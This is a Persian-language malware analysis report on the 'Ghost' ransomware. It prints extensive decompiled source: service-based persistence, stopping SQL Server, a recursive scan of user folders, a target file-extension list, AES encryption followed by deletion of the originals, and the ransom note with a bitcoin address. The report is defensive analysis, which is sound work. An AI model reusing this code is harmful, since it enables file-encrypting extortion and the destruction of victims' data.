


بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار Ghost به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار Ghost ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



همانطور که اشاره نمودیم طبق بررسی‌های صورت گرفته بر روی فایل باج‌افزار Ghost، مشاهده نمودیم که فایل‌های مختلفی در آن تعبیه شده است تصویر زیر مربوط به فایل‌های مورد اشاره می‌باشد :



قطعه کد زیر مربوط به تابع ()Main باج‌افزار Ghost می‌باشد و همانطور که اشاره شد با فراخوانی آن یک پوشه تحت عنوان Ghost در دایرکتوری Roaming ایجاد می‌شود و فایل‌های مورد اشاره در آن قرار می‌گیرند. با فراخوانی تابع ()Start سرویس GhostService.exe شروع به فعالیت می‌کند و فرایند مربوط به فایل اصلی باج‌افزار خاتمه پیدا می‌کند :

Main(string[]) : void

```
// Ghost.Program
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
private static void Main(string[] args)
{
    try
    {
        Dns.GetHostEntry("www.12312312eewfef231.com");
    }
    catch (Exception)
    {
        if (!Directory.Exists(Program.pathCopiado))
        {
            Directory.CreateDirectory(Program.pathCopiado);
        }
        using (StreamWriter streamWriter = new StreamWriter(Program.pathCopiado + "Ghost.bat"))
        {
            streamWriter.WriteLine(string.Concat(new string[]
            {
                "@echo off",
                streamWriter.NewLine,
                "SC CREATE \"GhostService\" password= \"FromHell\" DisplayName= \"Ghost\" start= \"auto\" binPath= \"",
                Program.pathCopiado,
                "GhostService.exe\""
            }));
        }
        List<string> list = new List<string>
        {
            "GhostService.exe",
            "GhostService.exe.config",
            "GhostService.pdb",
            "GhostService.vshost.exe",
            "GhostHammer.dll"
        };
        for (int i = 0; i < list.Count; i++)
        {
            string text = list[i];
            Program.ExtractToFile(text, Program.pathCopiado + text);
        }
        Process.Start(Program.pathCopiado + "Ghost.bat");
        bool flag = false;
        while (!flag)
        {
            flag = Program.checkGhostService();
        }
    }
}
```

100 %

قطعه کد زیر مربوط به دایرکتوری می‌باشد که فایل‌های مورد اشاره پس از اجرا در آن قرار می‌گیرند :

.cctor() : void

```
// Ghost.Program
// Token: 0x06000006 RID: 6 RVA: 0x000022B4 File Offset: 0x000004B4
static Program()
{
    // Note: this type is marked as 'beforefieldinit'.
    Program._assembly = Assembly.GetExecutingAssembly();
    Program.pathCopiado = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Ghost\\";
}
```

قطعه کد زیر مربوط به بررسی اجرایی دائمی سرویس GhostService می‌باشد :

checkGhostService() : bool

```
// Ghost.Program
// Token: 0x06000004 RID: 4 RVA: 0x00002260 File Offset: 0x00000460
public static bool checkGhostService()
{
    bool result = false;
    try
    {
        string name = "GhostService";
        ServiceController serviceController = new ServiceController(name);
        if (serviceController.Status == ServiceControllerStatus.Stopped)
        {
            serviceController.Start();
            result = true;
        }
        else if (serviceController.Status == ServiceControllerStatus.Running)
        {
            result = true;
        }
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

قطعه کد زیر مربوط به تابع startProcess() می‌باشد که با فراخوانی این تابع فایل‌های مربوطه در درایو C:\ سیستم قربانیان ایجاد می‌شوند :

startProcess() : void

```
// GhostService.GhostService
// Token: 0x06000007 RID: 7 RVA: 0x0000265C File Offset: 0x0000085C
public void startProcess()
{
    try
    {
        if (File.Exists("C:\\GhostForm.exe") && File.Exists("C:\\GhostFile.dll") && File.Exists("C:\\GhostHammer.dll"))
        {
            ProcessExtensions.StartProcessAsCurrentUser("C:\\GhostForm.exe", null, null, true);
            this.eventLog1.WriteEntry("GhostForm started.", EventLogEntryType.SuccessAudit, 3);
        }
        else
        {
            List<string> Archivos = new List<string>
            {
                "GhostForm.exe",
                "GhostFile.dll",
                "GhostHammer.dll"
            };
            for (int x = 0; x < Archivos.Count; x++)
            {
                try
                {
                    string filename = Archivos[x];
                    GhostService.ExtractToFile(filename, "C:\\" + filename);
                    this.eventLog1.WriteEntry("Creating file: " + filename, EventLogEntryType.Information, 0);
                }
                catch (Exception e)
                {
                    this.eventLog1.WriteEntry("Was a fatal error creating file GhostForm: " + e.Message, EventLogEntryType.Error, 1);
                }
            }
            ProcessExtensions.StartProcessAsCurrentUser("C:\\GhostForm.exe", null, null, true);
            this.eventLog1.WriteEntry("GhostForm started.", EventLogEntryType.SuccessAudit, 3);
        }
    }
    catch (Exception e)
    {
        this.eventLog1.WriteEntry("Was a fatal error starting GhostForm: " + e.Message, EventLogEntryType.Error, 1);
    }
}
```

قطعه کدهای زیر مربوط به توابع مورد استفاده‌ی باج‌افزار جهت رمزگذاری فایل‌های پایگاه داده و جلوگیری از ادامه‌ی فعالیت فرایندهای مرتبط با نرم‌افزارهای پایگاه داده‌ای می‌باشد :

```
Database() : void
// GhostService.GhostService
// Token: 0x06000009 RID: 9 RVA: 0x00002B84 File Offset: 0x00000D84
public async void Database()
{
    List<Task> tasks = new List<Task>();
    bool SqlServive = true;
    while (SqlServive)
    {
        SqlServive = this.stopSQL();
    }
    using (IEnumerator<string> enumerator = GhostService.GetDatabaseFiles("C:\\Program Files\\Microsoft SQL Server\\").GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            string file = enumerator.Current;
            try
            {
                bool result = this.operators.Any((string x) => file.EndsWith(x));
                if (result)
                {
                    GhostEncrypt test2 = new GhostEncrypt();
                    Task mytask = test2.AES_Encrypt(file, GhostService.code);
                    File.Delete(file);
                    tasks.Add(mytask);
                }
            }
            catch (Exception e)
            {
            }
        }
    }
    using (IEnumerator<string> enumerator = GhostService.GetDatabaseFiles("C:\\Program Files (x86)\\Microsoft SQL Server\\").GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            string file = enumerator.Current;
            try
            {
                bool result = this.operators.Any((string x) => file.EndsWith(x));
                if (result)
                {
                    GhostEncrypt test2 = new GhostEncrypt();
                    Task mytask = test2.AES_Encrypt(file, GhostService.code);
                    File.Delete(file);
                    tasks.Add(mytask);
                }
            }
            catch (Exception e)
            {
            }
        }
    }
    await Task.WhenAll(tasks);
}
```

class GhostService.GhostService

90 %

تصویر ۱

```
GetDatabaseFiles(string) : IEnumerable<st...
// GhostService.GhostService
// Token: 0x0600000C RID: 12 RVA: 0x000031DC File Offset: 0x000013DC
public static IEnumerable<string> GetDatabaseFiles(string root)
{
    Stack<string> pending = new Stack<string>();
    pending.Push(root);
    while (pending.Count != 0)
    {
        string path = pending.Pop();
        string[] next = null;
        try
        {
            next = Directory.GetFiles(path, "*.*");
        }
        catch
        {
        }
        if (next != null && next.Length != 0)
        {
            foreach (string file in next)
            {
                yield return file;
            }
        }
        try
        {
            next = Directory.GetDirectories(path);
            foreach (string subdir in next)
            {
                pending.Push(subdir);
            }
        }
        catch
        {
        }
    }
    yield break;
}
```

تصویر ۲

stopSQL() : bool

```
// GhostService.GhostService
// Token: 0x0600000B RID: 11 RVA: 0x00002E7C File Offset: 0x0000107C
public bool stopSQL()
{
    bool sentinela = true;
    try
    {
        string serviceName = "MSSQLSERVER";
        ServiceController service = new ServiceController(serviceName);
        int contador = 0;
        if (service.Status == ServiceControllerStatus.Stopped)
        {
            sentinela = false;
        }
        if (service.Status == ServiceControllerStatus.Running && contador == 0)
        {
            service.Stop();
            contador++;
        }
    }
    catch (Exception e)
    {
        sentinela = true;
    }
    return sentinela;
}
```

تصویر ۳

قطعه کد زیر مربوط به تابع startEncrypt() می‌باشد که با فراخوانی آن دایرکتوری‌های مورد هدف باج‌افزار جهت رمزگذاری اسکن می‌شوند :

startEncrypt() : void

```
// GhostForm.Form1
// Token: 0x06000003 RID: 3 RVA: 0x0000269C File Offset: 0x0000089C
private async void startEncrypt()
{
    try
    {
        List<Task> tasks = new List<Task>();
        List<FileStream> sourceStreams = new List<FileStream>();
        GhostFile test = new GhostFile();
        List<List<string>> data = new List<List<string>>();
        GhostEncrypt test2 = new GhostEncrypt();
        List<string> DesktopList = await test.getDesktopFile();
        List<string> DocumentList = await test.getDocumentsFile();
        List<string> PictureList = await test.getPictureFile();
        List<string> VideoList = await test.getVideosFile();
        List<string> MusicList = await test.getMusicFile();
        data.Add(DesktopList);
        data.Add(DocumentList);
        data.Add(PictureList);
        data.Add(VideoList);
        data.Add(MusicList);
        foreach (List<string> list in data)
        {
            foreach (string text in list)
            {
                try
                {
                    Task item = test2.AES_Encrypt(text, Form1.code);
                    File.Delete(text);
                    tasks.Add(item);
                }
                catch (Exception ex)
                {
                }
            }
        }
        await Task.WhenAll(tasks);
    }
    catch (Exception ex)
    {
    }
}
```

قطعه کد زیر مربوط به متن پیغام باج‌خواهی می‌باشد :

```
textBox1.Text
1  All your files have been encrypted, but don't worry, I have not deleted them yet.
2  To desencrypt them, you have to pay  0.08116 bitcoin to following address:
3
4  https://blockchain.info/payment_request?address=1N7AmqH12EN3yAkVMPB5rZoVX758jgLbzj&amount_local=500&currency=USD&nosavecurrency=true&message=Pay%20me!
5
6   Them, send a mail to paymemen@gmail.com with your CODE ID.
7
8  I'm sorry for the inconvenience caused.
```

قطعه کد زیر مربوط به فایل‌های مورد هدف باج‌افزار می‌باشد :

```
.ctor() : Void
1  ' GhostService.GhostService
2  Public Sub New()
3      Me.operators = New String() { ".bat", ".dot", ".doc", ".wbk", ".docx", ".pst", ".docm", ".dotm", ".xls", ".xlt", ".xlsx", ".xlm", ".xlsm", ".ppt", ".ldf",
         ".pps", ".pptx", ".accdb", ".accde", ".pub", ".xps", ".pdf", ".mp3", ".mp4", ".wav", ".wma", ".mpa", ".7z", ".rar", ".zip", ".iso", ".tar.gz", ".csv",
        ".mdb", ".sql", ".xml", ".db", ".dbf", ".jar", ".ai", ".bmp", ".mdf", ".gif", ".ico", ".jpg", ".png", ".jpeg", ".tif", ".tiff", ".svg", ".js", ".html",
        ".php", ".css", ".cs", ".class", ".vb", ".bak", ".ink", ".avi" }
4      Me.components = Nothing
5      MyBase..ctor()
6      Me.InitializeComponent()
7      Me.eventLog1 = New EventLog()
8      If Not EventLog.SourceExists("Ghost") Then
9          EventLog.CreateEventSource("Ghost", "GhostLog")
10     End If
11     Me.eventLog1.Source = "Ghost"
12     Me.eventLog1.Log = "GhostLog"
13     Try
14         If File.Exists("C:\Do_Not_Delete_codeId.txt") Then
15             Dim file As StreamReader = New StreamReader("c:\Do_Not_Delete_codeId.txt")
16             While True
17                 Dim text As String = file.ReadLine()
18                 Dim line As String = text
19                 If text = Nothing Then
20                     Exit For
21                 End If
22                 GhostService.code = line
23             End While
24             file.Close()
25         Else
26             Using escritor As StreamWriter = New StreamWriter("C:\Do_Not_Delete_codeId.txt")
27                 escritor.WriteLine(GhostService.code)
28             End Using
29             Me.eventLog1.WriteEntry("Creating file: Code ID.", EventLogEntryType.Information, 0)
30         End If
31     Catch e As Exception
32         Me.eventLog1.WriteEntry("Was a fatal error creating file: Code ID." + e.Message, EventLogEntryType.[Error], 1)
33     End Try
34 End Sub
35
```

قطعه کد زیر مربوط به فایل GhostHammer.dll می‌باشد که با فراخوانی آن فایل‌ها با استفاده از الگوریتم رمزنگاری AES رمزگذاری می‌شوند :

```
GhostEncrypt
4
5  namespace GhostHammer
6  {
7      // Token: 0x02000002 RID: 2
8      public class GhostEncrypt
9      {
10         // Token: 0x06000006 RID: 6 RVA: 0x00002688 File Offset: 0x00000A88
11         [DebuggerStepThrough]
12         public Task AES_Encrypt(string inputFile, string password)
13         {
14         }
15
16         // Token: 0x06000007 RID: 7 RVA: 0x000026E4 File Offset: 0x00000AE4
17         public static byte[] GenerateRandomSalt()
18         {
19             /*
20 An exception occurred when decompiling this method (06000007)
21
22 ICSharpCode.Decompiler.DecompilerException: Error decompiling System.Byte[] GhostHammer.GhostEncrypt::GenerateRandomSalt()
23  ---> System.ArgumentOutOfRangeException: Index was out of range. Must be non-negative and less than the size of the collection.
24 Parameter name: index
25     at System.ThrowHelper.ThrowArgumentOutOfRangeException(ExceptionArgument argument, ExceptionResource resource)
26     at dnlib.DotNet.ParameterList.dnlib.Threading.Collections.IList<dnlib.DotNet.Parameter>.Get_NoLock(Int32 index) in C:\projects\dnspy\Libraries\dnlib\src\DotNet
         \ParameterList.cs:line 342
27     at dnlib.DotNet.ParameterList.get_Item(Int32 index) in C:\projects\dnspy\Libraries\dnlib\src\DotNet\ParameterList.cs:line 77
28     at ICSharpCode.Decompiler.ILAst.ILCodeUtil.ExpandMacro(ILCode& code, Object& operand, MethodDef method) in C:\projects\dnspy\Extensions\ILSpy.Decompiler
         \ICSharpCode.Decompiler\ICSharpCode.Decompiler\ILAst\ILCodes.cs:line 433
29     at ICSharpCode.Decompiler.ILAst.ILAstBuilder.StackAnalysis(MethodDef methodDef) in C:\projects\dnspy\Extensions\ILSpy.Decompiler\ICSharpCode.Decompiler
         \ICSharpCode.Decompiler\ILAst\ILAstBuilder.cs:line 299
30     at ICSharpCode.Decompiler.ILAst.ILAstBuilder.Build(MethodDef methodDef, Boolean optimize, DecompilerContext context) in C:\projects\dnspy\Extensions
         \ILSpy.Decompiler\ICSharpCode.Decompiler\ICSharpCode.Decompiler\ILAst\ILAstBuilder.cs:line 269
31     at ICSharpCode.Decompiler.Ast.AstMethodBodyBuilder.CreateMethodBody(IEnumerable`1 parameters, MethodDebugInfoBuilder& builder) in C:\projects\dnspy\Extensions
         \ILSpy.Decompiler\ICSharpCode.Decompiler\ICSharpCode.Decompiler\Ast\AstMethodBodyBuilder.cs:line 110
32     at ICSharpCode.Decompiler.Ast.AstMethodBodyBuilder.CreateMethodBody(MethodDef methodDef, DecompilerContext context, AutoPropertyProvider autoPropertyProvider,
         IEnumerable`1 parameters, Boolean valueParameterIsKeyword, StringBuilder sb, MethodDebugInfoBuilder& stmtsBuilder) in C:\projects\dnspy\Extensions
         \ILSpy.Decompiler\ICSharpCode.Decompiler\ICSharpCode.Decompiler\Ast\AstMethodBodyBuilder.cs:line 88
33     --- End of inner exception stack trace ---
34     at ICSharpCode.Decompiler.Ast.AstMethodBodyBuilder.CreateMethodBody(MethodDef methodDef, DecompilerContext context, AutoPropertyProvider autoPropertyProvider,
         IEnumerable`1 parameters, Boolean valueParameterIsKeyword, StringBuilder sb, MethodDebugInfoBuilder& stmtsBuilder) in C:\projects\dnspy\Extensions
         \ILSpy.Decompiler\ICSharpCode.Decompiler\ICSharpCode.Decompiler\Ast\AstMethodBodyBuilder.cs:line 92
35     at ICSharpCode.Decompiler.Ast.AstBuilder.CreateMethodBody(MethodDef method, IEnumerable`1 parameters, Boolean valueParameterIsKeyword, MethodKind methodKind,
         MethodDebugInfoBuilder& builder) in C:\projects\dnspy\Extensions\ILSpy.Decompiler\ICSharpCode.Decompiler\ICSharpCode.Decompiler\Ast\AstBuilder.cs:line 1427
36 */;
37         }
38     }
39 }
40
```

قطعه کدهای زیر مربوط به فایل GhostFile.dll می‌باشد که با فراخوانی این فایل، فایل‌ها و درایوهای مورد هدف باج‌افزار جهت رمزگذاری اسکن می‌شود :

.ctor() : Void

```vb
' GhostFile.GhostFile
Public Sub New()
    Me.operators = New String() { ".txt", ".bat", ".dot", ".doc", ".wbk", ".docx", ".pst", ".docm", ".dotm", ".xls", ".xlt", ".xlsx", ".xlm", ".xlsm", ".ppt",
      ".ldf", ".pps", ".pptx", ".accdb", ".accde", ".pub", ".xps", ".pdf", ".mp3", ".mp4", ".wav", ".wma", ".mpa", ".7z", ".rar", ".zip", ".iso", ".tar.gz",
      ".csv", ".mdb", ".sql", ".xml", ".db", ".dbf", ".jar", ".ai", ".bmp", ".mdf", ".gif", ".ico", ".jpg", ".png", ".jpeg", ".tif", ".tiff", ".svg", ".js",
      ".html", ".php", ".css", ".cs", ".class", ".vb", ".bak", ".ink", ".avi" }
    MyBase..ctor()
End Sub
```

تصویر ۱

getDatabaseFile() : Task<List<string>>

```cs
// GhostFile.GhostFile
// Token: 0x06000007 RID: 7 RVA: 0x00002F74 File Offset: 0x00001174
public async Task<List<string>> getDatabaseFile()
{
    List<string> list = new List<string>();
    try
    {
        this.DoIndependentWork();
        using (IEnumerator<string> enumerator = GhostFile.GetDatabaseFiles(Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles) + "\\Microsoft SQL
          Server").GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                string file = enumerator.Current;
                bool flag = this.operators.Any((string x) => file.EndsWith(x));
                if (flag)
                {
                    list.Add(file);
                }
            }
        }
        using (IEnumerator<string> enumerator = GhostFile.GetDatabaseFiles(Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Microsoft SQL
          Server").GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                string file = enumerator.Current;
                bool flag = this.operators.Any((string x) => file.EndsWith(x));
                if (flag)
                {
                    list.Add(file);
                }
            }
        }
    }
    catch (Exception arg)
    {
        Console.Write("Error getting data from Database. " + arg);
    }
    return list;
}
```

تصویر ۲

GetDatabaseFiles(string) : IEnumerable<st...

```
1  // GhostFile.GhostFile
2  // Token: 0x06000008 RID: 8 RVA: 0x000032A0 File Offset: 0x000014A0
3  public static IEnumerable<string> GetDatabaseFiles(string root)
4  {
5      Stack<string> pending = new Stack<string>();
6      pending.Push(root);
7      while (pending.Count != 0)
8      {
9          string path = pending.Pop();
10         string[] next = null;
11         try
12         {
13             next = Directory.GetFiles(path, "*.mdf");
14         }
15         catch
16         {
17         }
18         if (next != null && next.Length != 0)
19         {
20             foreach (string file in next)
21             {
22                 yield return file;
23             }
24         }
25         try
26         {
27             next = Directory.GetDirectories(path);
28             foreach (string item in next)
29             {
30                 pending.Push(item);
31             }
32         }
33         catch
34         {
35         }
36     }
37     yield break;
38 }
39
```

تصویر ۳

getDesktopFile() : Task<List<string>>

```
1  // GhostFile.GhostFile
2  // Token: 0x06000002 RID: 2 RVA: 0x000021D8 File Offset: 0x000003D8
3  public async Task<List<string>> getDesktopFile()
4  {
5      List<string> list = new List<string>();
6      try
7      {
8          this.DoIndependentWork();
9          string[] files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "*.*", SearchOption.AllDirectories);
10         for (int i = 0; i < files.Length; i++)
11         {
12             string file = files[i];
13             bool flag = this.operators.Any((string x) => file.EndsWith(x));
14             if (flag)
15             {
16                 list.Add(file);
17             }
18         }
19     }
20     catch (Exception arg)
21     {
22         Console.Write("Error getting data from desktop. " + arg);
23     }
24     return list;
25 }
26
```

تصویر ٤

getDocumentsFile() : Task<List<string>>

```
// GhostFile.GhostFile
// Token: 0x06000006 RID: 6 RVA: 0x00002C78 File Offset: 0x00000E78
public async Task<List<string>> getDocumentsFile()
{
    List<string> list = new List<string>();
    try
    {
        this.DoIndependentWork();
        Console.Write("Starting getting files in Documents.");
        using (IEnumerator<string> enumerator = GhostFile.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.Personal)).GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                string file = enumerator.Current;
                bool flag = this.operators.Any((string x) => file.EndsWith(x));
                if (flag)
                {
                    list.Add(file);
                }
            }
        }
        string[] files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments), "*.*", SearchOption.AllDirectories);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            bool flag = this.operators.Any((string x) => file.EndsWith(x));
            if (flag)
            {
                list.Add(file);
            }
        }
    }
    catch (Exception arg)
    {
        Console.Write("Error getting data from documents. " + arg);
        return list;
    }
    return list;
}
```

تصویر ۵

GetFiles(string) : IEnumerable<string>

```
// GhostFile.GhostFile
// Token: 0x06000009 RID: 9 RVA: 0x000035A4 File Offset: 0x000017A4
public static IEnumerable<string> GetFiles(string root)
{
    Stack<string> pending = new Stack<string>();
    pending.Push(root);
    while (pending.Count != 0)
    {
        string path = pending.Pop();
        string[] next = null;
        try
        {
            next = Directory.GetFiles(path, "*.*");
        }
        catch
        {
        }
        if (next != null && next.Length != 0)
        {
            foreach (string file in next)
            {
                yield return file;
            }
        }
        try
        {
            next = Directory.GetDirectories(path);
            foreach (string item in next)
            {
                pending.Push(item);
            }
        }
        catch
        {
        }
    }
    yield break;
}
```

تصویر ٦

getMusicFile() : Task<List<string>>

```
// GhostFile.GhostFile
// Token: 0x06000004 RID: 4 RVA: 0x00002710 File Offset: 0x00000910
public async Task<List<string>> getMusicFile()
{
    List<string> list = new List<string>();
    try
    {
        this.DoIndependentWork();
        string[] files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.MyMusic), "*.*", SearchOption.AllDirectories);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            bool flag = this.operators.Any((string x) => file.EndsWith(x));
            if (flag)
            {
                list.Add(file);
            }
        }
        files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.CommonMusic), "*.*", SearchOption.AllDirectories);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            bool flag = this.operators.Any((string x) => file.EndsWith(x));
            if (flag)
            {
                list.Add(file);
            }
        }
    }
    catch (Exception arg)
    {
        Console.Write("Error getting data from music. " + arg);
    }
    return list;
}
```

تصویر ۷

getPictureFile() : Task<List<string>>

```
// GhostFile.GhostFile
// Token: 0x06000005 RID: 5 RVA: 0x000029AC File Offset: 0x00000BAC
public async Task<List<string>> getPictureFile()
{
    List<string> list = new List<string>();
    try
    {
        this.DoIndependentWork();
        string[] files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures), "*.*", SearchOption.AllDirectories);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            bool flag = this.operators.Any((string x) => file.EndsWith(x));
            if (flag)
            {
                list.Add(file);
            }
        }
        files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.CommonPictures), "*.*", SearchOption.AllDirectories);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            bool flag = this.operators.Any((string x) => file.EndsWith(x));
            if (flag)
            {
                list.Add(file);
            }
        }
    }
    catch (Exception arg)
    {
        Console.Write("Error getting data from pictures. " + arg);
    }
    return list;
}
```

تصویر ۸

getVideosFile() : Task<List<string>>

```
// GhostFile.GhostFile
// Token: 0x06000003 RID: 3 RVA: 0x00002474 File Offset: 0x00000674
public async Task<List<string>> getVideosFile()
{
    List<string> list = new List<string>();
    try
    {
        this.DoIndependentWork();
        string[] files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.MyVideos), "*.*", SearchOption.AllDirectories);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            bool flag = this.operators.Any((string x) => file.EndsWith(x));
            if (flag)
            {
                list.Add(file);
            }
        }
        files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.CommonVideos), "*.*", SearchOption.AllDirectories);
        for (int i = 0; i < files.Length; i++)
        {
            string file = files[i];
            bool flag = this.operators.Any((string x) => file.EndsWith(x));
            if (flag)
            {
                list.Add(file);
            }
        }
    }
    catch (Exception arg)
    {
        Console.Write("Error getting data from videos. " + arg);
    }
    return list;
}
```

تصویر ۹

باج‌افزار Ghost فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

تحلیل ترافیک شبکه :

